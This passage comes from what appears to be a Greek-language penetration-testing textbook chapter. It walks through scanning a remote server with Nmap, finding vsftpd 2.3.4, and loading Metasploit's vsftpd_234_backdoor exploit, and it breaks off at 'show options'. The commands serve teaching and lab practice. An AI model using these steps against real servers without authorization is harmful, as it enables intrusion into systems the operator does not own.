
Εικ.3.10 Mutillidae

[Σ.66]

3.2.2. Επίθεση Σε Remote Server Με Τα Εργαλεία Nmap, Metasploit, SearchSploit


1. Ανοίγουμε 2 terminals.

2. Στο 1ο θα σκανάρουμε τον server μέσω της IP του για να δούμε τι υπηρεσίες τρέχουν. Για να γίνει αυτό θα χρησιμοποιήσουμε το Nmap γράφοντας την εντολή nmap -vv -sC -sV -A -p- <IP διεύθυνση> -oA <όνομα αρχείου που θα αποθηκευτούν τα αποτελέσματα>.




Εικ.3.11 Nmap

3. Στο 2ο terminal θα ανοίξουμε το Metasploit Framework, γράφοντας msfconsole.




Εικ.3.12 Metasploit

4. Απ' την έρευνα με το Nmap βλέπουμε ποιες υπηρεσίες τρέχουν. Για το παράδειγμά μας θα ερευνήσουμε την vsftpd 2.3.4 για κενά ασφαλείας που ήδη έχουν βρεθεί και δημοσιευθεί.




Εικ.3.13 Nmap

5. Θα αξιοποιήσουμε 2 μεθόδους για να κάνουμε αυτή την έρευνα. Η 1η είναι μέσα απ' το Metasploit να γράψουμε search platform:unix type:exploit vsftpd.



Εικ.3.14 Metasploit

Η 2η είναι να γράψουμε σε ένα terminal searchsploit vsftpd 2.3.4.



Εικ.3.15 SearchSploit

6. Και στις 2 περιπτώσεις βρίσκουμε ότι υπάρχει ένα exploit μέσα στο Metasploit που λέγεται vsftpd_234_backdoor.


7. Στο Metasploit γράφουμε:

use exploit/unix/ftp/vsftpd_234_backdoor

show options

